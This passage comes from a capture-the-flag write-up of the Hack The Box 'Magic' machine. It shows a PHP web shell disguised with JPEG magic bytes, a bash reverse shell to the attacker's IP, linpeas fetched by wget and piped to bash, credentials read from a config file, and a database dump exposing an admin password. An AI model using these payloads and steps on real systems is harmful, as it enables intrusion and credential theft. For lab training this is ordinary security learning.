000000f0: 0000 0000 0000 0000 0507 0406 0803 0201  ................
00000100: 09ff c400 3b10 0000 0602 0103 0303 0103  ....;...........
00000110: 0909 0000 0000 0001 0203 0405 0611 1207  ................
00000120: 1321 1415 3108 2241 5116 3281 1718 2324  .!..1."AQ.2...#$
00000130: 3342 4352 6109 2638 4462 8591 a1b4 ffc4  3BCRa.&8Db......
```

```
┌──(root💀kali)-[/Documents/htb/boxes/magic/uploads]
└─# head -c 20 sample.jpg | xxd
00000000: ffd8 ffe0 0010 4a46 4946 0001 0101 0048  ......JFIF.....H
00000010: 0048 0000                                .H..

┌──(root💀kali)-[/Documents/htb/boxes/magic/uploads]
└─# head -c 20 sample.jpg > test

┌──(root💀kali)-[/Documents/htb/boxes/magic/uploads]
└─# file test
test: JPEG image data, JFIF standard 1.01, resolution (DPI), density 72×72, segment length 16
```

```
┌──(root💀kali)-[/Documents/htb/boxes/magic/uploads]
└─# mv test jpeg-magicbytes

┌──(root💀kali)-[/Documents/htb/boxes/magic/uploads]
└─# ls
jpeg-magicbytes  sample.jpg  shell.php.png

┌──(root💀kali)-[/Documents/htb/boxes/magic/uploads]
└─# cat shell.php.png
<?php system($_REQUEST['saad']); ?>

┌──(root💀kali)-[/Documents/htb/boxes/magic/uploads]
└─# mv shell.php.png shell.php

┌──(root💀kali)-[/Documents/htb/boxes/magic/uploads]
└─# cat jpeg-magicbytes shell.php > magical-shell.php

┌──(root💀kali)-[/Documents/htb/boxes/magic/uploads]
└─# file magical-shell.php
magical-shell.php: JPEG image data, JFIF standard 1.01, resolution (DPI), density 72×72, segment length 16
```



Request

Raw Params Headers Hex

Pretty Raw \n Actions

```
1  POST /upload.php HTTP/1.1
2  Host: 10.10.10.185
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: multipart/form-data;
   boundary=---------------------------344518554375003991541081862938
8  Content-Length: 414
9  Origin: http://10.10.10.185
10 Connection: close
11 Referer: http://10.10.10.185/upload.php
12 Cookie: PHPSESSID=r5fuf8vr1jsc5sjh8408hprn0l
13 Upgrade-Insecure-Requests: 1
14
15 ---------------------------344518554375003991541081862938
16 Content-Disposition: form-data; name="image"; filename="magical-shell.php"
17 Content-Type: application/x-php
18
19 ÿØÿàJFIFHH<?php system($_REQUEST['saad']); ?>
20
21 ---------------------------344518554375003991541081862938
```

Response

Raw Headers Hex

Pretty Raw Render \n Actions

```
1  HTTP/1.1 200 OK
2  Date: Sat, 15 May 2021 02:00:12 GMT
3  Server: Apache/2.4.29 (Ubuntu)
4  Expires: Thu, 19 Nov 1981 08:52:00 GMT
5  Cache-Control: no-store, no-cache, must-revalidate
6  Pragma: no-cache
7  Vary: Accept-Encoding
8  Content-Length: 3029
9  Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12 <script>
     alert('Sorry, only JPG, JPEG & PNG files are allowed.')
   </script>
   <!DOCTYPE HTML>
13 <html>
14   <head>
15     <title>
         Magic Upload
       </title>
16     <meta charset="utf-8"/>
17     <meta name="viewport" content="width=device-width, ini
```

the code doesn't care about the content-type , it cares about the extension and the magic bytes

Request

Raw Params Headers Hex

Pretty Raw \n Actions


```
1  POST /upload.php HTTP/1.1
2  Host: 10.10.10.185
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: multipart/form-data;
   boundary=---------------------------344518554375003991541081862938
8  Content-Length: 418
9  Origin: http://10.10.10.185
10 Connection: close
11 Referer: http://10.10.10.185/upload.php
12 Cookie: PHPSESSID=r5fuf8vr1jsc5sjh8408hprn0l
13 Upgrade-Insecure-Requests: 1
14
15 ---------------------------344518554375003991541081862938
16 Content-Disposition: form-data; name="image"; filename="magical-shell.php.jpg"
17 Content-Type: application/x-php
18
19 ÿØÿàJFIFHH<?php system($_REQUEST['saad']); ?>
20
21 ---------------------------344518554375003991541081862938
```


Response

Raw Headers Hex


Pretty Raw Render \n Actions

```
1  HTTP/1.1 200 OK
2  Date: Sat, 15 May 2021 02:01:01 GMT
3  Server: Apache/2.4.29 (Ubuntu)
4  Expires: Thu, 19 Nov 1981 08:52:00 GMT
5  Cache-Control: no-store, no-cache, must-revalidate
6  Pragma: no-cache
7  Vary: Accept-Encoding
8  Content-Length: 3006
9  Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12 The file magical-shell.php.jpg has been uploaded.<!DOCTYPE HTML>
13 <html>
14   <head>
15     <title>
         Magic Upload
       </title>
16     <meta charset="utf-8"/>
17     <meta name="viewport" content="width=device-width, initial-sca
18     <link rel="stylesheet" href="assets/css/main.css"/>
19     <link rel="stylesheet" href="assets/css/upload.css"/>
20     <noscript>
```






let's fuzzing parameter



funding nothing



url encoded

```
saad=bash+-c+'bash+-i+>%26+/dev/tcp/10.10.14.23/1234+0>%261'
```

```
┌──(root💀kali)-[/Documents/htb/boxes/magic]
└─# nc -lvnp 1234
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.10.10.185.
Ncat: Connection from 10.10.10.185:58616.
bash: cannot set terminal process group (1150): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ubuntu:/var/www/Magic/images/uploads$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Grabbing the username and password out of Website Configuration

```
www-data@ubuntu:/var/www/Magic$ cat db.php5
<?php
class Database
{
    private static $dbName = 'Magic' ;
    private static $dbHost = 'localhost' ;
    private static $dbUsername = 'theseus';
    private static $dbUserPassword = 'iamkingtheseus';

    private static $cont  = null;

    public function __construct() {
        die('Init function is not allowed');
    }
```

theseus:iamkingtheseus


```
www-data@ubuntu:/var/www/Magic$ wget -O - 10.10.14.23:8000/linpeas.sh | bash
--2021-05-14 19:47:05--  http://10.10.14.23:8000/linpeas.sh
Connecting to 10.10.14.23:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 339569 (332K) [text/x-sh]
Saving to: 'STDOUT'

-                                                   11%[=========>
```

```
    linpeas v3.1.8 by carlospolop

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes o
 of the author or of any other collaborator. Use it at your own networks and/or with the network owne

Linux Privesc Checklist: https://book.hacktricks.xyz/linux-unix/linux-privilege-escalation-checklist
 LEGEND:
  RED/YELLOW: 95% a PE vector
  RED: You must take a look at it
  LightCyan: Users with console
  Blue: Users without console & mounted devs
  Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
  LightMangeta: Your username
```

nothing interesting

Using VirusTotal to identify when a file was created

```
www-data@ubuntu:/var/www/Magic$ find / -perm -4000 -ls 2>/dev/null | grep -v 201
  1052353    376 -rwsr-xr--   1 root     dip        382696 Feb 11  2020 /usr/sbin/pppd
   923568    148 -rwsr-xr-x   1 root     root       149080 Jan 31  2020 /usr/bin/sudo
       66     40 -rwsr-xr-x   1 root     root        40152 Jan 27  2020 /snap/core/8689/bin/mount
      116     27 -rwsr-xr-x   1 root     root        27608 Jan 27  2020 /snap/core/8689/bin/umount
     2959    134 -rwsr-xr-x   1 root     root       136808 Jan 31  2020 /snap/core/8689/usr/bin/sudo
     6466    105 -rwsr-sr-x   1 root     root       106696 Feb 12  2020 /snap/core/8689/usr/lib/snapd/snap-confine
   131127     28 -rwsr-xr-x   1 root     root        26696 Jan  8  2020 /bin/umount
   131123     44 -rwsr-xr-x   1 root     root        43088 Jan  8  2020 /bin/mount
www-data@ubuntu:/var/www/Magic$ find / -perm -4000 -ls 2>/dev/null | grep 2021
www-data@ubuntu:/var/www/Magic$ find / -perm -4000 -ls 2>/dev/null | grep 2020
  1052353    376 -rwsr-xr--   1 root     dip        382696 Feb 11  2020 /usr/sbin/pppd
   923568    148 -rwsr-xr-x   1 root     root       149080 Jan 31  2020 /usr/bin/sudo
       66     40 -rwsr-xr-x   1 root     root        40152 Jan 27  2020 /snap/core/8689/bin/mount
      116     27 -rwsr-xr-x   1 root     root        27608 Jan 27  2020 /snap/core/8689/bin/umount
     2959    134 -rwsr-xr-x   1 root     root       136808 Jan 31  2020 /snap/core/8689/usr/bin/sudo
     6466    105 -rwsr-sr-x   1 root     root       106696 Feb 12  2020 /snap/core/8689/usr/lib/snapd/snap-confine
   131127     28 -rwsr-xr-x   1 root     root        26696 Jan  8  2020 /bin/umount
   131123     44 -rwsr-xr-x   1 root     root        43088 Jan  8  2020 /bin/mount
www-data@ubuntu:/var/www/Magic$ find / -perm -4000 -ls 2>/dev/null | grep 2018
     1949    146 -rwsr-xr-x   1 root     root        149080 Jan 17  2018 /snap/core18/1223/usr/bin/sudo
     7640    386 -rwsr-xr--   1 root     dip         394984 Jun 12  2018 /snap/core/8689/usr/sbin/pppd
     7628    386 -rwsr-xr--   1 root     dip         394984 Jun 12  2018 /snap/core/7917/usr/sbin/pppd
www-data@ubuntu:/var/www/Magic$ md5sum /snap/core18/1223/usr/bin/sudo
87dc523b1546e08a99932675007b9b59  /snap/core18/1223/usr/bin/sudo
```



telling as how php accesses

```
www-data@ubuntu:/var/www/Magic$ cat .htaccess
<FilesMatch ".+\.ph(p([3457s]|\-s)?|t|tml)">
SetHandler application/x-httpd-php
</FilesMatch>
<Files ~ "\.(sh|sql)">
   order deny,allow
   deny from all
```

```
</Files>www-data@ubuntu:/var/www/Magic$ mysql -u theseus -D Magic

Command 'mysql' not found, but can be installed with:

apt install mysql-client-core-5.7
apt install mariadb-client-core-10.1

Ask your administrator to install one of them.
```

Using MsqlDump to dump the database and get a password out of it, su to the theseus user


```
www-data@ubuntu:/var/www/Magic$ mysqldump -u theseus -p Magic
Enter password:
-- MySQL dump 10.13  Distrib 5.7.29, for Linux (x86_64)
--
-- Host: localhost    Database: Magic
-- ------------------------------------------------------
-- Server version       5.7.29-0ubuntu0.18.04.1

/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
/*!40101 SET NAMES utf8 */;
/*!40103 SET @OLD_TIME_ZONE=@@TIME_ZONE */;
/*!40103 SET TIME_ZONE='+00:00' */;
/*!40014 SET @OLD_UNIQUE_CHECKS=@@UNIQUE_CHECKS, UNIQUE_CHECKS=0 */;
/*!40014 SET @OLD_FOREIGN_KEY_CHECKS=@@FOREIGN_KEY_CHECKS, FOREIGN_KEY_CHECKS=0 */;
/*!40101 SET @OLD_SQL_MODE=@@SQL_MODE, SQL_MODE='NO_AUTO_VALUE_ON_ZERO' */;
/*!40111 SET @OLD_SQL_NOTES=@@SQL_NOTES, SQL_NOTES=0 */;

--
-- Table structure for table `login`
--

DROP TABLE IF EXISTS `login`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `login` (
  `id` int(6) NOT NULL AUTO_INCREMENT,
  `username` varchar(50) NOT NULL,
  `password` varchar(100) NOT NULL,
  PRIMARY KEY (`id`),
  UNIQUE KEY `username` (`username`)
) ENGINE=InnoDB AUTO_INCREMENT=2 DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Dumping data for table `login`
--

LOCK TABLES `login` WRITE;
/*!40000 ALTER TABLE `login` DISABLE KEYS */;
INSERT INTO `login` VALUES (1,'admin','Th3s3usW4sK1ng');
/*!40000 ALTER TABLE `login` ENABLE KEYS */;
UNLOCK TABLES;
/*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;

/*!40101 SET SQL_MODE=@OLD_SQL_MODE */;
/*!40014 SET FOREIGN_KEY_CHECKS=@OLD_FOREIGN_KEY_CHECKS */;
/*!40014 SET UNIQUE_CHECKS=@OLD_UNIQUE_CHECKS */;
/*!40101 SET CHARACTER_SET_CLIENT=@OLD_CHARACTER_SET_CLIENT */;
/*!40101 SET CHARACTER_SET_RESULTS=@OLD_CHARACTER_SET_RESULTS */;
/*!40101 SET COLLATION_CONNECTION=@OLD_COLLATION_CONNECTION */;
/*!40111 SET SQL_NOTES=@OLD_SQL_NOTES */;

-- Dump completed on 2021-05-14 20:10:19
```

we dumped the database, one table called login
admin:Th3s3usW4sK1ng

```
www-data@ubuntu:/var/www/Magic$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
